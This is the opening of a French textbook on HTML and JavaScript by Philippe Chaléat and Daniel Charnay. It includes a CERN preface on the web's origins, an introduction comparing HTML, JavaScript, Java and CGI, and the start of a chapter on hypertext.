HTML et Javascript

Daniel Charnay, Philippe Chaléat

EYROLLES

PHILIPPE CHALÉAT
DANIEL CHARNAY

HTML et JavaScript

EYROLLES

HTML, JavaScript

CHEZ LE MÊME ÉDITEUR

Dans la même collection----------

C. Delannoy. - Langage C : la référence.
N°11123, 1999, 944 pages.

G. Pujolle. - Les Réseaux.
N°11121, 2000, 1096 pages.

P. Labbe. - Photoshop 6.
N°11155, 2001, 732 pages.

P. Labbe. - Illustrator 9.
N°11156, 2000, 600 pages.

Autre ouvrage des mêmes auteurs----------

Ph. Chaléat, D. Charnay. - Les Cahiers du programmeur PHP-MySQL.
Vol. 2 : *Ateliers Web professionnels.* N°11089, septembre 2002, 150 pages.

Autres ouvrages sur le développement Web ----------

S. Holzner. - **Total** HTML.
N°9255, 2001, 1010 pages.

D. Thau. - JavaScript par la pratique.
N°9270, 2001,428 pages.

D. Hunter, et coll. - **Initiation à** XML.
N°9248, 2000, 850 pages.

J.-P. Leboeuf. - Les Cahiers du programmeur PHP-MySQL.
Vol. 1 : *Premiers pas en PHP.* N°11069, septembre 2002, 150 pages.

A. Tasso. - Le livre de Java premier langage.
N°9156, 2000, 312 pages.

C. Delannoy. - Programmer en Java. *Avec un CD-Rom incluant Borland JBuilder 6 Personnel.*
N°11119, 2e édition, 2002, 650 pages.

S. **Allamaraju** *et al.* - **Programmation J2EE.** *Conteneurs J2EE, servlets, JSP et EJB.*
N°9260, 2001, 1 260 pages.

HTML, JavaScript

Philippe CHALÉAT Daniel CHARNAY

EYROLLES

ÉDITIONS EYROLLES
61, Bld Saint-Germain
75240 Paris Cedex 05
www.editions-eyrolles.com

Publié à l'origine sous le titre « Programmation HTML et JavaScript »,
cet ouvrage a fait l'objet d'un reconditionnement à l'occasion de son 9e tirage
(format semi-poche, nouvelle couverture et nouveau prix).
Le texte de l'ouvrage reste inchangé par rapport au tirage précédent.

Le code source des exemples du livre est disponible sur le site :
www. editions-eyrolles. com

Cet ouvrage constitue la deuxième édition, revue et largement augmentée, de *HTML et la programmation des serveurs Web* de Philippe Chaléat et Daniel Charnay, éditions Eyrolles 1996.

Préface

***Q**uand à la fin de l'année 1989, je pris connaissance au CERN, d'une proposition interne de développement d'un système de partage de l'information, j'étais loin d'imaginer qu'elle bouleverserait non seulement notre environnement de travail, mais la société elle-même. Seul probablement son auteur, Tim Berners Lee, mesurait déjà l'importance de l'entreprise. Il avait baptisé le projet qu'il nous présentait "World-Wide Web", le tissu planétaire d'information. Mon collègue venait de poser le premier jalon d'une révolution technologique dont les effets sociaux sont encore inconnus.*

Tout semble depuis avoir été dit sur le World-Wide Web et, beaucoup sera encore dit. Cette manière d'utiliser l'Internet, cette "application" comme nous l'appelons, s'est même confondue avec le réseau lui-même. Les raccourcis réducteurs se sont imposés, le "Web" et le "Net" sont devenus synonymes dans le langage populaire. Cette distorsion de la réalité initiale, qui ne distingue plus le transport d'informations des informaations elle-mêmes, irrite les spécialistes. Ils ont raison sur le fond. Quoique... Si, une fois de plus, l'inconscient populaire avait raison ? Peut-être la distinction n'est-elle plus que purement sémantique. L'Internet est sans doute simplement devenu "le Web" - puisque que tout peut pratiquement se faire par l'intermédiaire d'une interface homme-machine Web - et le reste n'est que détails.

Le hasard et la nécessité

Il y a de nombreuses raisons au succès du World-Wide Web, là où tant de projets technologiques, en particulier ceux qui sont issus de l'Europe, ont échoué. Comme toute naissance, l'avènement du Web résulte du concours du hasard et de la nécessité.

Le Web correspondait à un besoin réel - trop de projets cherchent leur application après coup - exprimé par une communauté bien définie, celle des physiciens des hautes énergies. Cette communauté possède une caractéristique unique : elle est constituée de 10 000 chercheurs et techniciens qui doivent collaborer, et sont répartis dans le monde entier ; la dimension planétaire était présente dès le départ.

Le hasard a voulu que le réseau de transport de l'Internet se développe au même moment et soit pourvu de mécanismes uniques dans l'histoire des communications. L'un de ces mécanismes, essentiel pour le fonctionnement du Web, constitue la possibilité pour des systèmes connectés de disposer d'un nom unique dans le monde, indépendamment de leur adresse physique, et un système automatique et distribué (le DNS) permettant de transformer ces noms en adresses.

Dans le même temps, il se trouve que Tim Berners Lee, de son côté maîtrisait parfaitement les télécommunications et les techniques de structuration des documents.

Dans notre monde technologique toujours plus complexe, la compartimentation des individus en spécialités devient un frein à la créativité. Les grandes avancées sont souvent réalisées par ceux qui maîtrisent plusieurs domaines. La double invention par la même personne du Hypertext Mark-Up Langage (HTML) et du Hypertext Transport Protocol (HTTP) en est l'illustration.

Finalement, la méthode. Plutôt que de se contenter de spécifier la technologie - ce qui est l'habitude des organes de standardisation officiels - le concepteur l'a réalisée, mise en oeuvre, et offerte au public. Plutôt que de dire : "Voilà comment doit fonctionner HTTP, à vous de le développer, d'en tester les interfonctionnements", le concepteur dit "Voilà un logiciel ; chargez-le, il marche". Et il marcha!

Simplicité

Le projet WWW doit aussi son succès à sa technologie simple, épurée à l'extrême.

HTTP repose sur un principe ancien mais assez hérétique dans le monde des télécommunications et même de l'informatique. En effet, pour agir sur un ordinateur distant - demander l'envoi d'une page d'information - nul besoin de posséder un compte sur cet ordinateur, de s'y connecter et d'avoir un lien permanent - une connexion disent les spécialistes - pendant la phase de dialogue. Un simple message, véhiculable de manière asynchrone de relais en relais, est suffisant s'il décrit entièrement la fonction à réaliser sur l'ordinateur distant, et indique qui formule cette demande. C'est le principe de la poste. A l'arrivée, le message est simplement analysé et sa commande réalisée.

HTML, lui, est un sous-ensemble d'un autre standard, SGML, qui sert à définir des types de documents. Le succès initial de HTML est largement dû à sa simplicité, on pourrait même dire sa rusticité. Contrairement à ce qui se dit, HTML n 'est pas, ou du moins pas encore, un langage qui permet d'écrire de la documentation "hypermédia". Certes, il permet l'incorporation d'images et de séquences son ou vidéo. Mais il ne permet pas de spécifier des relations temporelles entre les différentes parties multimédias d'un document, par exemple indiquer que tel texte doit être affiché en même temps que telle séquence sonore est jouée.

Des nouveaux métiers

La réalisation de documents Web a donné naissance à de nouvelles catégories professionnelles : les auteurs Web. Réaliser une documentation Web nécessite la réunion d'un ensemble de compétences nouvelles : graphisme pour la réalisation des images, le choix des polices et la mise en page générale, sciences de la communication pour la définition des messages principaux, programmation (simplifiée) pour la réalisation des pages, administration informatique pour la mise en œuvre des serveurs, gestionnaire de site Web (Webmaster) pour l'entretien régulier et la cohérence de l'ensemble, télécommunications pour l'évaluation de l'impact réseau. Selon les cas et l'importance des projets, ces compétences se trouveront réunies chez une seule personne, ou au sein d'une équipe qui devra travailler en collaboration étroite.

Mass media...

Quel avenir peut-on prédire au Web et à la documentation qu'il supporte. Le Web est un nouveau média de masse, qui présente des caractéristiques uniques. Il est par exemple plus facile de créer de l'information avec le Web qu'avec n'importe quel autre moyen de diffusion de masse. Le Web se caractérise aussi par le très faible coût de la diffusion de l'information auprès d'une très vaste audience.

Grâce à ces particularités, le Web fait partie des "mass media" et il y a peu de chances qu'il échappe, à terme, à l'évolution de tout moyen de masse. L'histoire des médias ne recense aucun exemple où des concentrations de fournisseurs de l'information ne soit apparues. Avec le Web, une nouvelle industrie a vu le jour : celle des serveurs qui vivent de l'information fournie. Comme les chaînes de télévision, ils sont de deux types : payants ou gratuits, financés alors par la publicité. Les sites financés par la publicité sont confrontés aux problèmes d'audimat classiques. Pour rester attractifs, ils devront offrir une qualité de service (bande passante d'accès au réseau, disponibilité et puissance des ordinateurs serveurs) et des contenus nécessitant toujours plus de moyens. Hormis les sites très thématiques, seuls quelques fournisseurs puissants issus de concentrations domineront. Cette domination aura plusieurs effets. Ainsi, l'esprit frondeur, souvent polémique, parfois contestataire qui prévalait initialement dans l'Internet alors l'apanage des universitaires va progressivement s'estomper au profit du ton plus classique des moyens de masse, reposant sur la recherche de dénominateurs communs afin de ne pas s'aliéner une partie de l'audience et de toucher le plus grand nombre. Subsisteront néanmoins un grand nombre de serveurs institutionnels ou privés, où l'information pratique, culturelle, administrative, événementielle sera mise sans contrepartie ni publicité, dans un but de service public ou de promotion, à la disposition de tous.

Un ouvrage exceptionnel

C'est un honneur et un plaisir pour moi que d'avoir contribué à cet avant-propos. Ce livre est un extraordinaire outil pour comprendre et utiliser HTML. Il faut remercier Daniel Charnay et Philippe Chaléat pour leurs remarquables qualités pédagogiques mises à la disposition d'une connaissance profonde, à la fois théorique et pratique, du sujet. Le résultat est un ouvrage exceptionnel et précieux pour tous ceux qui envisagent de bénéficier de cette possibilité unique dans l'histoire de la communication qu'offre "le Web" : le fait que chacun puisse aisément devenir non seulement consommateur, mais également producteur d'information.

François Fluckiger
Responsable adjoint de Réseaux du CERN
Chargé de cours à l'Université de Genève

Table des matières

Chapitre 1

Introduction

Les langages du Web, introduction à la deuxième édition

HTML est et restera incontestablement le langage de base du Web. Parallèlement à son évolution, apparaissent de nouveaux langages apportant plus d'interactivité aux écrans du Web, et d'offrir une intelligence locale aux postes de consultation; le Web client-serveur devient une réalité.

A l'origine : le langage HTML

C'est un langage de description permettant de structurer et d'afficher différents objets sur un écran (qu'on appellera abusivement "page"). Ces objets peuvent être du texte, des tableaux, des images voire de la vidéo et des sons. Ils peuvent être aussi les éléments devenus classiques des environnements graphiques, à savoir les boutons, pop-listes, listes à ascenseurs, boîtes de dialogue... Sur la plupart de ces objets, il est possible de placer des liens qui vont permettre de se connecter à d'autres pages. Ce langage est donc à l'origine essentiellement statique. Sur le serveur, le fichier HTML décrit une "scène" qui sera envoyée à la demande vers un client (le *browser,* logiciel de navigation présent sur le poste de consultation). Ce client va décoder les instructions HTML pour afficher la scène qui restera ensuite la même ; seule une nouvelle requête vers le serveur sera à même d'en modifier l'apparence.

Le Web, support d'applications

Développer des applications informatiques, c'est aussi se demander qui utilisera ces applications et sur quelles plates-formes. Déployer une application est aussi important et souvent aussi long que de produire l'application elle-même. Le succès du Web et de

l'Intranet est dû pour beaucoup au fait qu'une application qui s'exécute dans le cadre d'un browser Web fonctionnera aussi bien sous Windows 95, Windows NT, MacOS, Unix... On crée l'application sans souci du poste client, celle-ci devenant immédiatement disponible pour tout poste disposant d'un *browser* Web. Si l'on détient enfin le client universel pour toutes les applications, il devient nécessaire de se préoccuper de l'intelligence que l'on peut intégrer. HTML peut alors être insuffisant : il faut programmer...

Le langage JavaScript

Créé à l'origine par Netscape, ce langage de programmation est conçu pour traiter localement des événements provoqués par le lecteur (par exemple, lorsque le lecteur fait glisser la souris sur une zone de texte, cette dernière change de couleur). C'est un langage interprété, c'est-à-dire que le texte contenant le programme est analysé au fur et à mesure par l'interprète, partie intégrante du *browser,* qui va exécuter les instructions.
Ce langage a fait l'objet d'une normalisation sous le nom de ECMAScript.

Comment JavaScript se situe-t-il par rapport à HTML ?

HTML permet de décrire des pages, un peu à la manière d'un traitement de texte :

```
"ici un texte gras, aller à la ligne, ici une image, ici une image
permettant d'activer un lien vers une autre page, etc."
```

JavaScript permet de programmer des actions en fonction d'événements :

```
Si l'utilisateur remplit une case de saisie alors
     tester si les caractères tapés sont numériques
     si oui
        enregistrer la valeur
     si non
        envoyer un message d'alerte
```

ou bien d'effectuer des calculs toujours sans aucun recours au serveur :

```
lire la valeur d'une cellule de saisie, multiplier ce nombre par
1,186, afficher le résultat
```

On nomme *script* l'ensemble d'instructions permettant de réaliser une action.

Les domaines d'applications du langage JavaScript peuvent être classés en plusieurs catégories :

- Petites applications simples (calculettes, petits outils de conversions, édition automatique d'un devis par l'acheteur, jeu, etc.).
- Aspects graphiques de l'interface (modification d'images lors du passage de la souris, gestion de fenêtres, fabrication locale d'une page HTML, etc.).
- Tests de validité des données sur les éléments de l'interface de saisie (pour vérifier

qu'une valeur considérée comme obligatoire a bien été saisie, que le champ saisi correspond bien à une date, etc.), gestion complète de l'interface d'une application complexe (création de fenêtres, modification de menus, aide contextuelle, etc.).

Où s'exécute un script[1] JavaScript ?

Depuis l'origine, il est possible de faire exécuter par les serveurs des programmes dont le résultat est une page Web. Contrairement à ces programmes (les scripts du CGI qui seront étudiés dans ce livre), les "JavaScripts" sont chargés avec la page Web pour être exécutés sur le poste client par le logiciel de navigation (le *browser* Netscape ou Internet Explorer). Cette notion d'exécution locale est importante. En effet, avec HTML le poste client n'avait pas d'intelligence ; il se bornait à afficher une page telle qu'elle était décrite dans le fichier provenant du serveur. Avec JavaScript, on exécute localement un programme téléchargé lui aussi depuis le serveur ; ce programme est par définition une entité capable de prendre des décisions en fonction d'événements survenant localement, une partie de l'intelligence résidant sur le poste client.
Les *browsers* intègrent donc un interpréteur qui décode les instructions et les exécute au moment opportun, soit par exemple au chargement de la page dans le *browser,* soit à l'apparition d'un événement particulier (clic sur un bouton, saisie d'une valeur, mouvement de souris, etc.)

D'où provient le code JavaScript ?

Le code JavaScript est décrit dans le même fichier que le document HTML ce qui augmente encore la simplicité d'écriture. Ce code est par conséquent du langage source[2] et, à l'image du code HTML, il a l'avantage d'être parfaitement lisible par le lecteur curieux de voir comment est codée la page de l'application qui se déroule sous ses yeux.
Lorsque le code HTML d'une page est chargé, les fonctions JavaScript le sont aussi. Elles pourront être réutilisées, sans aucun accès vers le serveur, autant de fois qu'on le souhaite. Imaginons une page qui offre un bouton "calculette"; une fois chargée on pourra utiliser cette calculette en permanence.
La rançon de cette simplicité est qu'aucune analyse préalable du code JavaScript n'est réalisée. Une erreur dans la syntaxe d'une instruction d'un programme mal testé se traduit par l'apparition d'une fenêtre d'erreur...

Le langage JAVA

Nous ne parlerons pas (ou peu) de Java dans ce livre, d'abord parce que Java est un langage qui mérite un livre à lui seul. En outre, écrire une application en Java est très loin du langage HTML. Cela est si vrai que l'affichage produit par une *applet*[3] Java dans la fenêtre du *browser* n'est pas du tout réalisé avec des instructions HTML.

1. Ou un programme, la notion est sensiblement la même.
2. Le langage source ou code source représente en fait les instructions telles que les a tapées le programmeur.
3. Nom donné aux programmes Java s'exécutant dans le cadre d'un browser Web.

Conçu par Sun, puis adopté par la quasi-totalité des constructeurs, Java est un langage de programmation comme JavaScript, mais c'est un langage compilé, c'est-à-dire qu'avant de pouvoir s'exécuter, un programme Java sera préalablement traduit. Cette traduction ou compilation effectue d'abord une analyse syntaxique et vérifie les références ; si le résultat de cette analyse est correct, un code exécutable est généré.
Habituellement, on compile un programme (en langage C, C++, Fortran ou autre) pour une exécution sur une plate-forme et un *operating system* donné. Avec Java, le code produit (appelé le P-code) est indépendant de la plate-forme de production aussi bien que de la plate-forme d'exécution ; tel est le grand avantage. On peut ainsi diffuser des applications sur le réseau sans se soucier du *hardware* qui va les utiliser ! Ce P-code est un code généré non pas pour un processeur (ou une machine) spécifique, mais pour une machine "virtuelle" — la machine Java. Par contre, il est bien évident que cette machine Java est dépendante de la machine physique qui la supporte. Mais, du point de vue du développeur, c'est aussi "transparent" que pour l'interpréteur JavaScript décrit précédemment. C'est le concepteur du *browser* qui a la charge d'implémenter cette machine virtuelle. Le P-code a aussi été conçu pour être transporté correctement sur les réseaux. On peut compiler un programme Java sur un Macintosh qui, une fois téléchargé à travers le réseau Internet, s'exécutera aussi bien sur un *browser* installé sur une machine Unix que sur un *browser* installé sur un PC.
Ce P-code est téléchargé, via une page HTML, depuis le serveur vers le client où il va s'exécuter, mais l'utilisateur devant son écran n'aura plus cette fois la possibilité d'accéder au code source.

Java ou JavaScript ?

Qu'apporte Java en plus de JavaScript ? L'un comme l'autre s'exécutent sur le poste client et sont téléchargés depuis le serveur via une page HTML. Tous deux permettent une programmation événementielle. Au niveau syntaxique, ils ressemblent à C++. L'un est relativement simple et ne demande pas d'outils spécifiques, l'autre est plus complexe et nécessite un compilateur, voire un environnement de développement complet (compilateur, *debbuger* gestionnaire de code, etc).
On considère couramment que JavaScript est un bon assistant des pages HTML, permettant de faire des vérifications ou de petits calculs sur les données d'un formulaire de saisie, d'agrémenter le graphisme d'une page Web ou de charger un *plug-in*[1] du *browser*.
On peut envisager de réaliser de petites applications, mais en JavaScript, la maintenance du code et son *debuggage* sont moins aisés. Enfin, le langage est plus limité que le langage Java (pas de classes et de notion d'héritage).
Java est donc en principe un langage de développeur adapté à des applications plus lourdes (traitement de texte, tableur, etc.). Il est plus riche et plus rigoureux (déclaration obligatoire des variables comme en C ou en C++, possibilité d'accéder aux composants réseaux...). Si une application doit être distribuée sur le réseau Internet avec une contre-

1. Module externe développé selon les règles dictées par le concepteur du *browser* et permettant d'ajouter des fonctionnalités.

partie financière, Java qui ne transfère pas le code source, va permettre d'exclure son "piratage" ou sa copie. Une application en JavaScript peut être plus facilement copiée, conservée, modifiée...

Développer en Java ou en JavaScript présente l'immense avantage de créer des applications indépendantes de la plate-forme d'exécution. Dans un cas, le code est exécuté par la machine virtuelle Java intégrée au browser, dans l'autre, le code est interprété par l'interpréteur JavaScript intégré lui aussi au browser. On laisse ainsi aux éditeurs de logiciels (Netscape, Microsoft, etc.) le travail de portage de leurs *browsers* sur les différentes plates-formes.
Enfin, la question du choix d'un langage pour une application sur le Web ne se pose pas réellement. C'est le mariage des trois technologies HTML, JavaScript et Java qui va permettre de faire de véritables applications pour le Web.

Type de page	HTML	JavaScript	Java	*CGI*[a]
Serveur institutionnel, pages de présentation, publicités informations...	OUI	éventuellement pour enrichir le décor	NON	NON
Pages de formulaires, accès à des bases de données.	OUI	OUI	NON ou éventuellement	OUI
Applications complexes, traitement de texte, tableur, outil de dessin...	OUI	éventuellement	OUI	NON
Exécution par le	client	client	client	serveur

Figure 1 - Types de pages Web et langages nécessaires

a. Le CGI n'est pas un langage, mais la zone du serveur où sont stockés les programmes exécutés par le serveur.

HTML 3.2, 4, Dynamic HTML ?

Le niveau d'HTML que l'on pourrait considérer comme actuellement[1] officiel est le niveau 3.2, mais les principaux *browsers*, comme Netscape ou Internet Explorer, peuvent être en avance sur les normes et implémenter de nouvelles fonctionnalités. La plupart des pages Web qui voient le jour actuellement sont écrites en utilisant ces spécificités, principalement au niveau de la mise en page et des artifices de présentation.
Ce manuel est fondé plutôt sur HTML 3.2. Il inclut ce que nous avons pu tester des feuilles de style et de Dynamic HTML. Nous avons inclus la balise *layer* de Netscape car

1. Décembre 1997

elle nous semble être ce qu'il y a de plus dynamique dans HTML, même si cette approche n'est pas encore "normalisée" ; lors de la première édition, nous nous étions posé les mêmes questions concernant les *frames.* Notre objectif reste toujours de fournir un manuel pratique décrivant des concepts qui fonctionnent réellement sur les browsers de référence.

Comment étudier avec ce manuel (ou sans) ?

On peut distinguer dans cet ouvrage une partie HTML pure ne nécessitant pas de connaissance particulière en informatique, une partie JavaScript nécessitant la compréhension d'un langage de programmation simple, et enfin une partie traitant de la programmation au niveau du serveur, le CGI. Ces trois parties sont clairement identifiées. Dans l'apprentissage des balises HTML, l'aspect programmation JavaScript peut être ignoré par le lecteur ne s'intéressant qu'à la fabrication de pages statiques.
Si vous disposez d'un micro-ordinateur, installez un échantillonnage de logiciels client (Netscape, Internet Explorer par exemple) et testez les différents exemples du manuel et leurs résultats sur ces différents *browsers.* Essayez des exemples, modifiez-les, examinez le résultat de ces modifications ; c'est une excellente méthode d'apprentissage. Il n'est pas nécessaire pour cette étape d'être connecté au réseau Internet. C'est possible tant que nous n'abordons pas la programmation CGI ; par la suite, il sera nécessaire d'être dans l'environnement d'un serveur.
Si vous êtes connecté à Internet, vous pourrez très vite vous passer de ce manuel et examiner, grâce à un *browser,* le code source HTML des millions de pages que vous avez à votre disposition. Accéder à toute la documentation en ligne sur le Web est le plus sûr moyen d'être toujours au fait de ces nouvelles techniques.
Chaque fois que vous trouverez une page sur le Web qui vous séduit ou vous intrigue allez voir le code source, c'est un excellent moyen d'apprentissage !

Comment est décrit JavaScript ?

Nous avons décidé d'intégrer au fur et à mesure de la description des balises HTML l'apport que peut avoir JavaScript sur la balise considérée. Cette partie sera clairement indentifiée par une icône et pourra être ignorée par le lecteur ne voulant pas se préoccuper de l'aspect programmation. Si vous vous intéressez à cet aspect vous devrez avoir lu précédemment le chapitre consacré au langage JavaScript.

Comment est rédigé ce manuel ?

Avec quelques termes anglais. Nous avons préféré le terme *browser* à celui de "navigateur" et nous avons utilisé le terme balise plutôt que *tag* !
Tous les affichages des divers exemples ont été capturés dans un environnement X Window et principalement depuis Netscape sur plate-forme Unix. Nos serveurs sont installés sur des machines Unix et utilisent les serveurs du NCSA et du CERN. Cela explique le choix de nos exemples.

En revanche, c'est dans un environnement Macintosh que nous aborderons l'atelier de fabrication des dessins et des illustrations.

Conventions d'écriture

La syntaxe du langage sera inscrite de cette façon,

```
Les exemples de code de cette façon.
```

Icônes

Un jeu d'icônes présenté sur la page suivante est utilisé pour différencier les langages utilisés, le niveau d'HTML, ainsi que le *browser* utilisé.

Code HTML standard. Cette icône définit un exemple complet pouvant être reproduit et testé sur n'importe quel browser (en principe !).

Code Dynamic HTML . L'exemple inclura des scripts JavaScript.

Code HTML utilisant des extensions propres à Netscape. L'exemple ne pourra être interprété correctement que sur un browser Netscape.

Affichage du fichier HTML à l'aide du browser Netscape.

Affichage du fichier HTML à l'aide du browser Netscape version 4 minimum.

Source d'un programme écrit en langage PERL.

Source d'un programme écrit en langage PLSQL.

Source d'un programme écrit en langage shell (shell, cshell, kshell...).

Code HTML incluant du code JavaScript ou description de fonctionnalités JavaScript.

Source d'un programme écrit en langage C.

Ligne unique de code imprimée sur plusieurs lignes pour des raisons de mise en page.

Environnement de test et de production

Il comprend quatre zones :
La zone 1 se compose d'un simple poste (pas forcément connecté au réseau) sur lequel on trouvera un ou plusieurs browsers installés ainsi qu'un simple éditeur de texte. La machine peut être indifféremment un Mac, un PC, ou un terminal X. Cette première zone est suffisante pour apprendre le langage HTML de base.
La zone 2 est identique à la zone 1, mais les machines sont connectées au réseau. C'est depuis cette zone que l'on va tester les codes HTML et les scripts développés que l'on aura préalablement installés en zone 3.
La zone 3 est la zone serveur. Elle se compose d'une machine Unix sur laquelle se trouvent tous les logiciels nécessaires au fonctionnement d'un serveur Web, tous les répertoires contenant les fichiers HTML, les images, les films, les sons ainsi que la zone où s'exécutent les scripts.
La zone 4 est l'atelier de PAO dans lequel on va réaliser les images, les sons et les films.




Figure 2 - L'environnement de travail

Faut-il encore apprendre HTML ?

Plus que jamais ! En effet, c'est dans les fichiers HTML et avec des instructions HTML qu'on appelle des *applets* Java et qu'on décrit des scripts. HTML est le liant entre les différentes techniques existantes ou futures et, à ce titre, il nous semble incontournable.

Chaque jour, la presse rapporte que tel traitement de texte offre dans sa nouvelle version la possibilité de sortie de documents en langage HTML. D'autres produits se proposent de convertir tel format de texte en HTML.
Des éditeurs plus ou moins *wysiwyg* apparaissent çà et là ; souvent, ils n'offrent que la possibilité d'insérer des balises grâce à un clic dans un menu, et tous ne font pas une analyse structurelle du fichier, ce qui serait le plus intéressant. Ils dispensent surtout de connaître le balisage et les règles de structuration.
Tous ces produits n'indiquent pas toujours clairement quel niveau d'HTML ils sont capables de traiter ou de produire. Là est peut-être le problème le plus crucial, car lorsque l'on génère de la documentation pour le Web, il est important de savoir à quel niveau d'HTML on va se conformer, niveau que l'on peut d'ailleurs admettre différent selon le type de pages que l'on traite dans son serveur.
Il reste enfin que toute la partie interactive (les formulaires ou la fabrication de scripts) n'est pour l'instant accessible qu'en travaillant au niveau du langage.
Il ne faut pas pour autant négliger ces logiciels, qui permettent souvent de peupler les pages d'un serveur en partant de documents existants.
Tout cela dépend bien sûr du niveau que l'on souhaite donner aux pages de son serveur : pour réaliser des pages informatives, un assistant HTML peut suffire, pour mettre en place de véritables services sur le Web, il vaut mieux maîtriser ces langages.

Chapitre 2

L'hypertexte

On pourrait définir l'hypertexte comme un système qui relie par des liens activables des éléments d'information.
Ce principe est en partie apparu avec l'édition et la consultation de textes sur un écran d'ordinateur. La taille limitée de ces écrans, inférieure à une page imprimée, le passage d'un écran au suivant plus lent que l'action de tourner une page, et la constatation qu'à un moment donné, le lecteur n'a besoin que d'une faible portion de l'information, ont fait naître un système à base de boutons, où un clic sur une partie du texte remplace celle-ci par un ensemble plus détaillé.
La pratique de la lecture sur des médias imprimés constitue la base des pratiques d'écriture hypertextuelle et la métaphore de la page sera souvent employée. Dans le document électronique, cette page pourra avoir en longueur l'élasticité que lui donne l'ascenseur[1] permettant le défilement du texte dans sa fenêtre.
L'auteur d'un document hypertexte sera tenté d'utiliser les mêmes divisions et la même présentation (chapitres, notes, etc.) que lorsqu'il rédige un document destiné à l'impression. Effectuons tout d'abord un rappel sur l'organisation des documents imprimés dans les types ou formats les plus courants :

1. On appel *ascenseur* la facilité, apparue avec les interfaces graphique, de faire dérouler un texte dans une portion d'écran, la fenêtre, à l'aide d'un curseur que l'on déplace en faisant glisser la souris.

Le livre

On accède généralement à un tel ouvrage par la première page, la lecture se poursuivant dans l'ordre chronologique des pages ; le seul déroutement dans la lecture est introduit par les notes de bas de page. Le document se suffit à lui-même, et il n'y aura en principe pas d'accès nécessaire à d'autres ouvrages (éventuellement, on aura recours à un dictionnaire).




Figure 3 - Accès séquentiel ou linéaire d'un document

Le document technique

Prenons l'exemple de la documentation du traitement de texte Word. A l'exception du manuel d'initiation, il est rare qu'on lise les divers volumes comme un roman. C'est au cours de l'utilisation du traitement de texte que l'on va consulter, selon ses besoins le manuel de référence, celui de l'éditeur d'équations ou encore le fascicule traitant des graphes.

L'accès à l'information va se faire en choisissant d'abord le volume, puis on orientera sa recherche en consultant soit la table des matières, soit l'index pour *naviguer*[1] dans le document. On sera aussi peut-être amené à consulter un glossaire ou diverses annexes afin de compléter la réponse attendue. Une telle structure de document est dite hiérarchique ou arborescente ; sa consultation est plus difficile lorsqu'on travaille sur une édition “papier” que lorsqu'il s'agit d'un document électronique. Ce type de document sera un très bon candidat à une présentation hypertextuelle.

1. *Navigation* est devenu le terme consacré pour illustrer l'action de se déplacer dans un système d'hypertexte.




Figure 4 - Structure hiérarchique d'un document

Le journal

Ce type de document correspond à un besoin différent. Nous allons l'étudier, car il est intéressant d'analyser la similitude entre la première page, la “une” d'un journal, et la *home page,* ou page d'accueil, d'un service sur le Web.
La première page d'un journal est conçue pour répondre aux critères suivants :

- identifier le journal (logotype, typographie, mise en page),
- attirer l'œil (couleur, iconographie),
- donner envie d'acheter le journal pour poursuivre la lecture.




Figure 5 - Liaison des articles dans un journal

On peut lire un journal ou une revue en commençant les articles de première page et continuer la lecture des pages suivantes, en revenant ensuite éventuellement vers la première page pour choisir un nouvel article.

Notions d'hypertexte

Dans les deux derniers types de documents décrits, apparaît le principe de liens entre divers éléments de texte non contigus (une flèche en pointillé représentant les liens à l'intérieur du document, une flèche en trait plein pour des liens externes au document). Dans une forme “papier” des documents, on exécute ces liens en tournant des pages ou en allant chercher sur des rayons des livres au gré des références, notes de bas de page ou autres renvois rencontrés dans la lecture. Il sera chaque fois nécessaire de préserver le retour au point d'interruption de la lecture en marquant la page par un signet. Dans un document électronique, on ira consulter ces liens en cliquant sur un repère spécial ; la sauvegarde du point de retour devra être assurée par une mémoire du système.
